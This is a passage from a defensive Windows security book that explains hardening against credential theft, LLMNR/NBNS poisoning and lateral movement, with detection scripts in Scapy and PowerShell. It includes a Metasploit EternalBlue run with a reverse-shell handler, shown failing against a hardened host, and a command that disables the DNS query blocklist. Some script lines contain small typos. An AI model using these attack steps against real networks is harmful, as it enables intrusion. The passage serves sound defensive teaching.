


Figure 12-23. Running the LAPS UI `C:\Program Files\Laps\AdmPwd.UI.exe` (as administrator) to determine the password for the local administrator on the system `despina`

Domain Administrator Accounts

It is also important to secure the domain administrator credentials as well as enterprise administrator credentials. One way to do so is to prevent domain administrators from logging on to lower privileged workstations. In this way, even if the attacker could compromise a workstation, they would not be able to use tools like Mimikatz to obtain domain administrator credentials, as they would not be present on the system.

Create a group policy and navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings ➤ Local Policies ➤ User Rights Assignments. Make the following changes:

- Deny Access to this Computer from the Network ➤ Domain Admins, Enterprise Admins
- Deny Logon as a batch job ➤ Domain Admins, Enterprise Admins
- Deny Logon as a service ➤ Domain Admins, Enterprise Admins
- Deny Logon locally ➤ Domain Admins, Enterprise Admins
- Deny Logon through terminal services ➤ Domain Admins, Enterprise Admins

Before applying this policy to any part of the domain, be sure to understand the consequences. The domain administrator will no longer be able to log on to the system. If this is accidentally applied to a domain controller, you are about to have a very bad day.

Many of the defensive techniques described in this chapter make strong use of accounts with domain administrator privileges. If these policies are applied to the workstations in the domain, these scripts and techniques will not work. On the other hand, it will also reduce lateral movement through the domain for two key reasons. Because lateral movement requires administrator credentials, if domain and enterprise administrators cannot log on to systems over the network, they will be unable to do so. It also reduces the exposure of the domain and enterprise administrator credentials. If the credentials are not present in the system, they cannot be harvested by Mimikatz or collected from cached logon credentials.

Manage the Network

It is critical that the defender controls the traffic that passes in and out of their network.

Watching the Network

Microsoft includes the ability to record detailed information about network use, including when a connection is allowed - either inbound or outbound. This is done through the Windows logging system and can be configured through group policy. Create or edit a group policy object and navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings

► Advanced Audit Policy Configuration ► Audit Policies ► Object Access. Select Audit Filtering Platform Connection and configure it to audit successes.

Because this is recording the network traffic on the system, it will generate many (many) entries to the Security Log with EventIDs 5031, 5140, and 5150-5159.¹²

- 5031 The Windows Firewall Service blocked an application from accepting incoming connections on the network.
- 5140 A network share object was accessed.
- 5150 The Windows Filtering Platform blocked a packet.
- 5151 A more restrictive Windows Filtering Platform filter has blocked a packet.
- 5154 The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections.
- 5155 The Windows Filtering Platform has blocked an application or service from listening on a port for incoming connections.
- 5156 The Windows Filtering Platform has allowed a connection.
- 5157 The Windows Filtering Platform has blocked a connection.
- 5158 The Windows Filtering Platform has permitted a bind to a local port.
- 5159 The Windows Filtering Platform has blocked a bind to a local port.

A defender using Event Viewer may wish to create a custom view to see just the network traffic generated by this setting.

Network Autodiscovery

One powerful class of attacks described in Chapter 8 was to use Windows network autodiscovery features to obtain password hashes - either via LLMNR poisoning or NBNS poisoning. A properly configured network can block these attack vectors.

Disable LLMNR

Chapter 8 showed how to use Link Local Multicast Name Resolution (LLMNR) Poisoning attacks to obtain NetNTLM hashes of users on the network. It is possible to defend against these attacks by disabling LLMNR. To do so via group policy, create or edit a group policy object and navigate Computer Configuration ► Policies ► Administrative Templates ► Network ► DNS Client ►

¹²This list is taken directly from [https://technet.microsoft.com/en-us/library/dn311466\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn311466(v=ws.11).aspx).

Turn off multicast name resolution. Set this to enabled. This makes a change in the registry, adding the key `HKLM\Software\Policies\Microsoft\Windows NT\DNSClient`, and setting the value of `EnableMulticast` to the REG_DWORD 0.

Disable NetBIOS over TCP/IP

When a user makes a request on a Windows domain for a remote file share that does not exist, Windows will first make a DNS request; if that fails, it will make a request using LLMNR and issue a NetBIOS broadcast query. Disabling LLMNR does not disable the corresponding NetBIOS broadcast request. Indeed, the corresponding sequence of transmitted packets is shown in Listing 12-9.

Listing 12-9. Summary of packets transmitted when a Windows 8.1 system on the domain `neptune.test` tries to access the nonexistent file share `\jack`

| Packet | Source IP | Dest. IP | Src. Port | Dest. Port |
|--------|---|--------------|-----------|------------|
| 7 | 10.0.7.201 | 10.0.7.200 | 61263 | 53 |
| | DNS Standard query 0xd203 A jack.neptune.test | | | |
| 8 | 10.0.7.200 | 10.0.7.201 | 53 | 61263 |
| | DNS Standard query response 0xd203 No such name A jack.neptune.test SOA | | | |
| | voyager2.neptune.test | | | |
| 9 | 10.0.7.201 | 10.0.255.255 | 137 | 137 |
| | NBNS Name query NB JACK<20> | | | |
| 12 | 10.0.7.201 | 10.0.255.255 | 137 | 137 |
| | NBNS Name query NB JACK<20> | | | |
| 13 | 10.0.7.201 | 10.0.255.255 | 137 | 137 |
| | NBNS Name query NB JACK<20> | | | |

Even with LLMNR disabled, the attacker can still use NBNS poisoning as described in Chapter 8 to attack this target.

One way to prevent NBNS poisoning is to disable NetBIOS over TCP/IP entirely. To disable NetBIOS over TCP/IP, the administrator needs to make a change in the registry. The key `HKLM\System\CurrentControlSet\Services\NetBT\Parameters\Interfaces` has subkeys for each network interface on the system. For example, on a Windows 8 system with one external network card, a system may have the configuration

```
C:\Users\narmstrong>reg query HKLM\System\CurrentControlSet\Services\NetBT\Parameters\Interfaces /s
```

```
HKLM\System\CurrentControlSet\Services\NetBT\Parameters\Interfaces
\Tcpip_{C02CAB3E-C922-4371-A1DD-E72CF76EF979}
  NameServerList      REG_MULTI_SZ
  NetbiosOptions     REG_DWORD    0x0
```

```

HKLM\System\CurrentControlSet\Services\NetBT\Parameters\Interfaces
\Tcpip_{E8D23486-C0A2-4667-B30E-9BBB858DB9CE}
  NameServerList      REG_MULTI_SZ
  NetbiosOptions     REG_DWORD      0x0

```

If `NetbiosOptions` is set to the `REG_DWORD` 2 on an interface, then NetBIOS over TCP/IP is disabled on that interface. This can be done across a domain using regedit, but it can also be done through PowerShell using WMI. Consider Listing 12-10.

Listing 12-10. PowerShell script to disable NetBIOS over TCP/IP on every adapter with an IP address on every system in a domain

```

foreach($system in Get-AdComputer -Filter *){
    $computername = $system.name
    $computername

    $adapters = Get-WmiObject -Computer $computername ` 
        Win32_NetworkAdapterConfiguration
    foreach ($adapter in $adapters){
        if($adapter.IPAddress -ne $null){
            $adapter.SetTcpipNetbios(2)
        }
    }
}

```

The script loops through the computers in the domain; because it uses `Get-ADComputer`, the script needs to be run on a domain controller or on a system that has Remote Server Administration Tools installed. The script uses WMI to identify the adapters on each system; if the adapter has an assigned IP address, then the function `SetTcpipBios` is called to disable NetBIOS on that interface.¹³

The administrator can verify that NetBIOS has been disabled from the command line on a target; if NetBIOS over TCP/IP is running, then the command `nbtstat -n` returns results like

```

C:\Windows\system32>nbtstat -n

Ethernet:
NodeIpAddress: [10.0.7.203] Scope Id: []
          NetBIOS Local Name Table

```

¹³<https://docs.microsoft.com/en-us/windows/desktop/CIMWin32Prov/settcpipnetbios-method-in-class-win32-networkadapterconfiguration>

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

| Name | Type | Status | |
|---------|------|--------|------------|
| NAIAD | <00> | UNIQUE | Registered |
| NEPTUNE | <00> | GROUP | Registered |
| NAIAD | <20> | UNIQUE | Registered |

On the other hand, if it has been disabled the results are like

```
C:\Windows\system32>nbtstat -n
```

Ethernet:

```
Node IpAddress: [0.0.0.0] Scope Id: []
```

```
No names in cache
```

The administrator can examine the properties for a network interface (*cf.* Figure 1-14).

For the interface, select Internet Protocol Version4 (TCP/IPv4) ► Properties ► Advanced. Select the WINS tab to see that NetBIOS has been disabled on TCP/IP (Figure 12-24).




Figure 12-24. The advanced TCP/IP settings for a network interface showing that NetBIOS over TCP/IP has been Disabled. Windows 8.1 shown.

DNS Entries for WPAD

Chapter 8 showed how Windows systems use the web proxy autodiscovery (WPAD) protocol to determine if the system should use a proxy and how that proxy should be configured. If an entry for wpad on the domain is not provided by either DHCP or DNS, then Windows systems fall back to LLMNR and NetBIOS name resolution - which opens the system to attack. A defender faced with this situation may wish to provide a DNS entry for wpad. Even if the WPAD server is not properly configured, at least this prevents the use of LLMNR and/or NetBIOS name resolution.

A defender that does this, though, may be in for a surprise. Even if the domain administrator manually creates an entry for wpad in the DNS system on a Windows Server, the server will not use that entry. Windows Server has implemented a block list of domain names that cannot be overridden in the DNS server. Consider a Windows Server 2012 R2; a domain administrator can list the entries in this blocklist by running the command

```
C:\Windows\system32>dnscmd.exe /info /globalqueryblocklist
```

Query result:

String: wpad

String: isatap

Command completed successfully.

On this host, two domain names - wpad and isatap - cannot be changed through DNS Manager. What makes this particularly problematic is that DNS Manager will allow the entry to be created (either as an A record or a CNAME record) and will show the result in DNS Manager. Attempts to access the record, however, are blocked.

The administrator can rewrite the blocklist to have the single entry isatap with the command

```
C:\Windows\system32>dnscmd.exe /config /globalqueryblocklist isatap
```

Registry property globalqueryblocklist successfully reset.

Command completed successfully.

The block list can be disabled with the command

```
C:\Windows\system32>dnscmd.exe /config /enableglobalqueryblocklist 0
```

Registry property enableglobalqueryblocklist successfully reset.

Command completed successfully.

Passing the option to the same command 1 restarts the blocklist.

Detecting Responder Attacks on the Network

Tools that enable LMNR poisoning or NBNS poisoning are detectable on a network. To function, these tools must respond to unsolicited requests - either LLMNR requests or NetBIOS requests. An administrator that makes these kinds of unsolicited requests can check to see which systems, if any, reply; these clearly are suspicious.

Because these sorts of poisoning attacks are particularly powerful when targeting Windows systems, it makes sense to use Linux systems to hunt for them. One way to do so is to use Python and Scapy. Consider Listing 12-11.

Listing 12-11. The script llmnr.py to detect LLMNR poisoning on a network

```
#!/bin/python
import random
from scapy.all import IP, UDP, LLMNRQuery, DNSQR, send, sniff
import threading
import time

def read():
    print "Reading"
    sniff(iface="enp0s3",
          prn = lambda x: "Source IP:{} Source UDP:{} --> Dest IP {}
Dest UDP:{}".format(x[IP].src,x[UDP].sport,x[IP].dst,x[UDP].dport),
          filter = "udp and port 5355 and (not src 10.0.2.95)")

def write():
    print "Writing"
    ip = IP(dst="224.0.0.252")
    udp = UDP(dport=5355)
    llmnr = LLMNRQuery()
    llmnr.qr = 0
    llmnr.opcode = 0
    llmnr.qdcount = 1
    llmnr.id = random.getrandbits(16)
    llmnr.qd = DNSQR(qname="wpad", qtype="A")
    packet = ip/udp(llmnr)

    while(1):
        send(packet)
        time.sleep(5)

def main():
    readthread = threading.Thread(target=read, args=())

```

```

readthread.start()
write()

main()

```

The script works in two threads. The first thread looks for UDP packets sent to UDP/5355 that do not come from 10.0.2.95 (which is the IP address of the sensor). If it detects such a packet, it writes the source and destination to the screen. The second thread issues an LLMNR query for the host wpad and does so every five seconds. If this program is run on a network where there is a system actively responding to unsolicited LLMNR requests, the output has a form like the following.

```

[root@girtab Desktop]# ./llmnr.py
Reading
Writing
.
Sent 1 packets.
.
Sent 1 packets.
Source IP:10.0.2.2 Source UDP:5355 --> Dest IP 10.0.2.95 Dest UDP:5355
.
Sent 1 packets.
Source IP:10.0.2.2 Source UDP:5355 --> Dest IP 10.0.2.95 Dest UDP:5355
... Output Deleted ...

```

The responses from 10.0.2.2 back to the sensor on 10.0.2.95 are characteristic of a tool like Responder.

A similar approach can be taken to identifying NBNS poisoning on the network as well. Consider Listing 12-12.

Listing 12-12. The script netbios.py to detect NBNS poisoning on a network

```

#!/bin/python
import random
from scapy.all import IP, UDP, NBNSQueryRequest, send, sniff
import threading
import time

def read():
    print "Reading"
    sniff(iface="enp0s3",
          prn = lambda x: "Source IP:{} Source UDP:{} --> Dest IP {}"
                         "Dest UDP:{}".format(x[IP].src,x[UDP].sport,x[IP].dst,x[UDP].dport),
          filter = "udp and port 137 and (not src 10.0.2.95)")

```

```

def write():
    print "Writing"
    ip = IP(dst="10.0.255.255")
    udp = UDP(sport=137,dport=137)
    nbns = NBNSQueryRequest(QUESTION_TYPE="NB", QUESTION_NAME="WPAD",
                            SUFFIX="file server service")
    packet = ip/udp/nbns
while(1):
    send(packet)
    time.sleep(5)
def main():
    readthread = threading.Thread(target=read, args=())
    readthread.start()
    write()
main()

```

This script is structured in the same fashion as Script 12-11, the only difference being the use of an NBNS query instead of a LLMNR query. In this example, the host is at the address 10.0.2.95 on the network 10.0.0.0/16, so the broadcast address for the local network is 10.0.255.255. If this is run on a network with a tool like responder running, the result is

```

[root@girtab Desktop]# ./netbios.py
Reading
Writing
.
Sent 1 packets.
.
Sent 1 packets.
Source IP:10.0.2.2 Source UDP:137 --> Dest IP 10.0.2.95 Dest UDP:137
.
Sent 1 packets.
Source IP:10.0.2.2 Source UDP:137 --> Dest IP 10.0.2.95 Dest UDP:137

```

This shows the system at 10.0.2.2 responded to the broadcast.

Controlling Lateral Movement

One way to prevent attackers from moving laterally through the network is to prevent the attacker from gaining the needed credential. Another approach is to reduce the number of ways an attacker can use the credential.

Firewall Source IP Rules

Chapter 7 described the three methods Windows systems can be managed remotely:

- Server Message Block (SMB). This can be provided in two ways. If it runs directly over TCP/IP, then it uses TCP/445. If it uses NetBIOS over TCP/IP, then it uses name services from TCP/137 and UDP/137, datagrams on UDP/138, and data on TCP/139.
- Remote Procedure Calls (RPC). A mapper runs on TCP/135, while the services themselves run on high-numbered ports between TCP/49152 and TCP/65535.
- Windows Remote Management (WinRM). The default usage is on TCP/5985, but it is possible to run WinRM on TCP/5986 as well.

The administrator should allow access to these ports only to those systems that require access, including domain controllers. Because many of the defensive techniques in this chapter rely on these tools, an administrator may wish to create one or more management workstations. These would have Remote Server Administration Tools (RSAT) installed and would be permitted to use these methods to connect to remote systems. Administrative traffic that is not to/from domain controllers, servers, or management workstations is probably not necessary and should be blocked by firewall rules.

Chapter 7 showed how to create firewall rules in group policy to allow access to these services (*cf.* Figure 7-1). Once the rule has been created, the administrator can refine it by double-clicking on the rule in the Group Policy Management Editor. This brings up a dialog box (Figure 12-25) that can be used to edit the properties of the rule. Select the Scope tab, and for the Remote IP addresses, enter only those systems that should be allowed to connect.




Figure 12-25. Using group policy to determine which hosts may connect via RPC. Windows 2012 R2 shown.

Logging SMB Use

An administrator can track the use of SMB connections across the domain; this includes the use of SMB to remotely manage services or the registry. To do so, the administrator first needs to enable the Audit Filtering Platform Connection. When this is enabled, the system will record an entry with EventID 5140 every time a network share is accessed.

Consider Listing 12-13. The script looks for events from the security log with the EventID 5140. For each such event, a custom object is created that stores the IP address of the requesting machine, the name of the share, the user name that allowed the connection, and the time the log entry was made; these are then printed to the screen.

Listing 12-13. PowerShell script to search for access to file shares

```
$connections = New-Object System.Collections.ArrayList
$events = Get-WinEvent -FilterHashTable @{$logname='Security';id=5140}
foreach($event in $events){
```

```

$eventXML = [xml]$event.ToXML()

$username = $eventXML.Event.EventData.Data ` 
    | where {$_.name -eq 'SubjectUserName'}
$sourceIP = $eventXML.Event.EventData.Data ` 
    | where {$_.name -eq 'IPAddress'}
$sharename = $eventXML.Event.EventData.Data ` 
    | where {$_.name -eq 'ShareName'}
$time = $event.TimeCreated

$connection = New-Object System.Object
$connection | Add-Member -MemberType NoteProperty -Name "User" ` 
    -value $username.'#text'
$connection | Add-Member -MemberType NoteProperty -Name "Source IP" ` 
    -value $sourceIP.'#text'
$connection | Add-Member -MemberType NoteProperty -Name "ShareName" ` 
    -value $sharename.'#text'
$connection | Add-Member -MemberType NoteProperty -Name "Time" ` 
    -value $time

$connections.Add($connection) | Out-Null
}

$connections

```

When the script runs, it produces output of the following form.

```
PS C:\Windows\system32> C:\Users\narmstrong\Desktop\SMBDetect.ps1
```

| User | Source IP | ShareName | Time |
|------------|------------|------------|-----------------------|
| narmstrong | 10.0.7.200 | *\IPC\$ | 11/5/2018 9:10:22 PM |
| narmstrong | 10.0.7.200 | *\ADMIN\$ | 11/5/2018 9:10:22 PM |
| narmstrong | 10.0.7.200 | *\IPC\$ | 11/5/2018 9:09:06 PM |
| narmstrong | 10.0.7.200 | *\ADMIN\$ | 11/5/2018 9:09:05 PM |
| narmstrong | 10.0.7.200 | *\C\$ | 11/4/2018 11:06:55 AM |
| narmstrong | 10.0.7.200 | *\IPC\$ | 11/4/2018 11:06:55 AM |

This can be modified like Listing 12-4 to search across an entire domain.

Logging PSEXEC Use

One of the most common tools for lateral movement is psexec. Because psexec uses SMB connections, Listing 12-13 can be updated to search for psexec use. Consider Listing 12-14.

Listing 12-14. PowerShell script to search for psexec use

```
$connections = New-Object System.Collections.ArrayList
$events = Get-WinEvent -FilterHashTable @{$logname='Security';id=5140}

foreach($event in $events){
    $eventXML = [xml]$event.ToXML()

    $username = $eventXML.Event.EventData.Data ` 
        | where {$_.name -eq 'SubjectUserName'}
    $sourceIP = $eventXML.Event.EventData.Data ` 
        | where {$_.name -eq 'IPAddress'}
    $sharename = $eventXML.Event.EventData.Data ` 
        | where {$_.name -eq 'ShareName'}
    $time = $event.TimeCreated

    $starttime = [datetime]($time)
    $endtime = [datetime]($time).AddSeconds(2)
    $commandevents = Get-WinEvent -FilterHashtable ` 
        @{$logname="Microsoft-Windows-Sysmon/Operational";id=1;` 
            StartTime=$starttime; ` 
            EndTime=$endtime} ` 
        -ErrorAction SilentlyContinue
    foreach($commandevent in $commandevents){
        $commandXML = [xml]$commandevent.ToXml()
        $parentimage = $commandXML.Event.EventData.Data ` 
            | where {$_.name -eq "ParentImage"}
        $image = $commandXML.Event.EventData.Data ` 
            | where {$_.name -eq "Image"}
        $commandtime = $commandevent.TimeCreated

        $connection = New-Object System.Object
        $connection | Add-Member -MemberType NoteProperty ` 
            -Name "Connection Time" -value $time
        $connection | Add-Member -MemberType NoteProperty ` 
            -Name "User" -value $username.'#text'
        $connection | Add-Member -MemberType NoteProperty ` 
            -Name "Source IP" -value $sourceIP.'#text'
        $connection | Add-Member -MemberType NoteProperty ` 
            -Name "ShareName" -value $sharename.'#text'
        $connection | Add-Member -MemberType NoteProperty ` 
            -Name "Command Time" -value $commandtime
    }
}
```

```

$connection | Add-Member -MemberType NoteProperty ` 
    -Name "Parent" -value $parentimage.'#text'
$connection | Add-Member -MemberType NoteProperty ` 
    -Name "Command" -value $image.'#text'

$connections.Add($connection) | Out-Null
}
}

$connections

```

This script begins like Listing 12-13, looking for SMB connections identified in the security log by EventID 5140. Once a connection is identified, the script uses the Sysmon operational log to identify all commands started within two seconds of the SMB connection. The resulting information is then presented to the screen. Here is an example.

```

PS C:\Windows\system32> C:\Users\narmstrong\Desktop\psexec_search.ps1

Connection Time : 11/7/2018 6:49:05 PM
User           : narmstrong
Source IP      : 10.0.7.200
ShareName      : \\*\IPC$ 
Command Time   : 11/7/2018 6:49:05 PM
Parent         : C:\Windows\PSEXESVC.exe
Command        : C:\Windows\System32\ipconfig.exe

Connection Time : 11/7/2018 6:49:04 PM
User           : narmstrong
Source IP      : 10.0.7.200
ShareName      : \\*\ADMIN$ 
Command Time   : 11/7/2018 6:49:05 PM
Parent         : C:\Windows\PSEXESVC.exe
Command        : C:\Windows\System32\ipconfig.exe

Connection Time : 11/7/2018 6:49:04 PM
User           : narmstrong
Source IP      : 10.0.7.200
ShareName      : \\*\ADMIN$ 
Command Time   : 11/7/2018 6:49:04 PM
Parent         : C:\Windows\System32\services.exe
Command        : C:\Windows\PSEXESVC.exe

```

This script will present false positives. The only relationship between the SMB access and the processes is that they happened at roughly the same time, and this relationship may be purely coincidental. However, it does provide an analyst with a starting point for subsequent analysis;

the example shown properly identified the use of psexec from 10.0.7.200 by the user narmstrong to launch ipconfig.

When the Sysinternals version of psexec is used, the parent process is generally PSEXESVC.exe, which could also be used as a search term. However, attackers need not use the Sysinternals version. For example, the attacker can use psexec.py from the Impacket tools available on Kali.¹⁴ In this case, the parent process is named with a random string like C:\Windows\Vdwqssxx.exe.

Blocking PSEXEC Use

In late 2016, John Lambert from the Microsoft Threat Intelligence Center tweeted¹⁵ a method to block psexec from running by adding a deny entry to the Service Control Manager (SCM) for the network card. The first step is to determine the current security descriptor for the Service Control Manager.

```
c:\Program Files\SysinternalsSuite>sc.exe sdshow scmanager
D:(A;;CC;;;AU)(A;;CCLCRPRC;;;IU)(A;;CCLCRPRC;;;SU)(A;;CCLCRPWRPC;;;SY)(A;;KA;;;BA)
S:(AU;FA;KA;;;WD)(AU;OIOFA;GA;;;WD)
```

The next step is to update this by replacing the start of the string; instead of D:(A;;CC;;;AU)... it should read D:(D;GA;;;NU)(A;;CC;;;AU)...

```
c:\Program Files\SysinternalsSuite>sc.exe sdset scmanager D:(D;GA;;;NU)
(A;;CC;;;AU)(A;;CCLCRPRC;;;IU)(A;;CCLCRPRC;;;SU)(A;;CCLCRPWRPC;;;SY)(A;;KA;;;BA)
S:(AU;FA;KA;;;WD)(AU;OIOFA;GA;;;WD)
```

```
[SC] SetServiceObjectSecurity SUCCESS
```

Attempts to run psexec on the target (Ut) then fail.

```
c:\Program Files\SysinternalsSuite>psexec \\ut ipconfig
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Could not start PSEXESVC service on ut:
Access is denied.
```

The process can be reversed by resetting the SDDL for scmanager to the original value.

¹⁴/usr/share/doc/python-impacket/examples/psexec.py; see also Chapter 8.

¹⁵<https://twitter.com/JohnLaTwC/status/802218490404798464>

SMB Version 1

Server Message Block (SMB) is used to provide file access; it also allows access to the registry (provided the remote registry service is running) and management of both local and domain users. This is an old protocol with multiple versions. Though most use of this protocol is SMB 2.0 (introduced in 2006) or later, SMB version 1 still runs by default and has become a target of interest for attackers. The Eternal Blue exploit (Chapter 2) targets SMB v1. It is possible to disable SMB v1 through group policy. To do so, three changes need to be made to the registry and the system rebooted.

Select or create and edit a group policy object. Navigate Computer Configuration ➤ Preferences ➤ Windows Settings ➤ Registry. Create three registry items configured as follows:

- Action: Create; Hive: HKEY_LOCAL_MACHINE; Key Path SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters; Value Name: SMB1; Value type: REG_DWORD; Value: 0
- Action: Update, Hive: HKEY_LOCAL_MACHINE; Key Path SYSTEM\CurrentControlSet\Services\mrxsmb10; Value name: Start; Value type: REG_DWORD; Value: 4
- Action Replace, Hive: HKEY_LOCAL_MACHINE; Key Path SYSTEM\CurrentControlSet\Services\LanmanWorkstation; Value name: DependOnService; Value Type: REG_MULTI_SZ. The value data is composed of three strings:
 - Bowser¹⁶
 - MRxSmb20
 - NSI

When these changes have been made and the system rebooted, attempts to exploit Eternal Blue will be blocked because the vulnerable service version is not running.

```
msf exploit(ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] 10.0.17.75:445 - Connecting to target for exploitation.
[-] 10.0.17.75:445 - Could not make SMBv1 connection
[*] Exploit completed, but no session was created.
```

¹⁶This is not a typographical error - “Bowser” is intended. No, I don’t know what Microsoft was thinking. I seem to say that a lot in these footnotes.

Logging WinRM Use

The Audit Filtering Platform Connection records an entry with EventID 5156 every time a network connection is accepted. This can be used to craft a script to search for WinRM use on the network. Consider Listing 12-15.

Listing 12-15. PowerShell script to search for WinRM use

```
$connections = New-Object System.Collections.ArrayList
$events = Get-WinEvent -FilterHashTable @{$logname='Security'; id=5156}

foreach($event in $events){
    $eventXML = [xml]$event.ToXML()
    $sourceIP = $eventXML.Event.EventData.Data ` 
        | where {$_.name -eq 'SourceAddress'}
    $destPort = $eventXML.Event.EventData.Data ` 
        | where {$_.name -eq 'DestPort'}
    $time = $event.TimeCreated

    if($destPort.'#text' -eq 5985 -or $destPort.'#text' -eq 5986){
        $starttime = [datetime]($time)
        $endtime = [datetime]($time).AddSeconds(2)
        $commandevents = Get-WinEvent -FilterHashtable ` 
            @{$logname="Microsoft-Windows-Sysmon/Operational";id=1;` 
                StartTime=$starttime; ` 
                EndTime=$endtime} ` 
            -ErrorAction SilentlyContinue

        foreach($commandevent in $commandevents){
            $commandXML = [xml]$commandevent.ToXml()
            $parentimage = $commandXML.Event.EventData.Data ` 
                | where {$_.name -eq "ParentImage"}
            $image = $commandXML.Event.EventData.Data ` 
                | where {$_.name -eq "Image"}
            $commandtime = $commandevent.TimeCreated

            $connection = New-Object System.Object
            $connection | Add-Member -MemberType NoteProperty ` 
                -Name "Connection Time" -value $time
            $connection | Add-Member -MemberType NoteProperty ` 
                -Name "Source IP" -value $sourceIP.'#text'
            $connection | Add-Member -MemberType NoteProperty ` 
                -Name "Command Time" -value $commandtime
        }
    }
}
```

```

$connection | Add-Member -MemberType NoteProperty ` 
    -Name "Parent" -value $parentimage.'#text'
$connection | Add-Member -MemberType NoteProperty ` 
    -Name "Command" -value $image.'#text'
$connections.Add($connection) | Out-Null
}
}
}

$connections

```

The script follows the same general outline as Script 12-14 to detect psexec use. It starts by looking for incoming network connections on TCP/5985 or TCP/5986. For each such connection, it looks for any processes that were launched within two seconds of the connection and then presents the results to the administrator. The result looks like the following.

```

PS C:\Windows\system32> C:\Users\narmstrong\Desktop\winrm_search.ps1

Connection Time : 11/7/2018 8:53:07 PM
Source IP       : 10.0.7.200
Command Time   : 11/7/2018 8:53:07 PM
Parent          : C:\Windows\System32\cmd.exe
Command         : C:\Windows\System32\ipconfig.exe

Connection Time : 11/7/2018 8:53:07 PM
Source IP       : 10.0.7.200
Command Time   : 11/7/2018 8:53:07 PM
Parent          : C:\Windows\System32\winrshost.exe
Command         : C:\Windows\System32\cmd.exe

Connection Time : 11/7/2018 8:53:07 PM
Source IP       : 10.0.7.200
Command Time   : 11/7/2018 8:53:07 PM
Parent          : C:\Windows\System32\svchost.exe
Command         : C:\Windows\System32\winrshost.exe

```

Like the script to search for psexec use, this will suffer from false positives, as the only relationship between the connection and the command shown is that they happened at roughly the same time. However, it is a starting place for further analysis. The example shows the result of using winrs to run the command ipconfig from 10.0.7.200.

Logging WMI Use

Administrators can also track WMI use. There are multiple ways to connect to WMI on a remote system; these include the following:

- The command `winrm`
 - Example: `winrm e wmicimv2/Win32_Process -r:triton`
 - TCP/5985
- The command `wmic`
 - Example: `wmic /node:triton process list`
 - RPC using TCP/135, then a high-numbered port.
- PowerShell using `Get-WmiObject`
 - Example: `Get-WmiObject -Class Win32_Process`
 - `-ComputerName triton`
 - RPC using TCP/135, then a high-numbered port.
- PowerShell using `Get-CimInstance`
 - Example: `Get-CimInstance Win32_Process -ComputerName triton`
 - TCP/5985

Each of these can be detected by Sysmon. When WMI is first accessed from a remote system, a new process is created; these use the command line `C:\Windows\system32\wbem\wmiprvse.exe`. This process creation is detected in Sysmon as EventID 1. Unfortunately, Sysmon does not record the WMI command that was used, so the administrator knows only that a WMI connection was made. Moreover when `wmiprvse.exe` runs, it remains running for a time, so subsequent WMI requests to the same host are handled by the same process. As such, only the one process creation entry appears in the log.

As administrator can search the logs for `wmiprvse.exe` in the command line of process creation events. To identify the corresponding remote host that issued the command, the administrator can search for connections on either TCP/5985 or TCP/135.

Logging WMI Queries

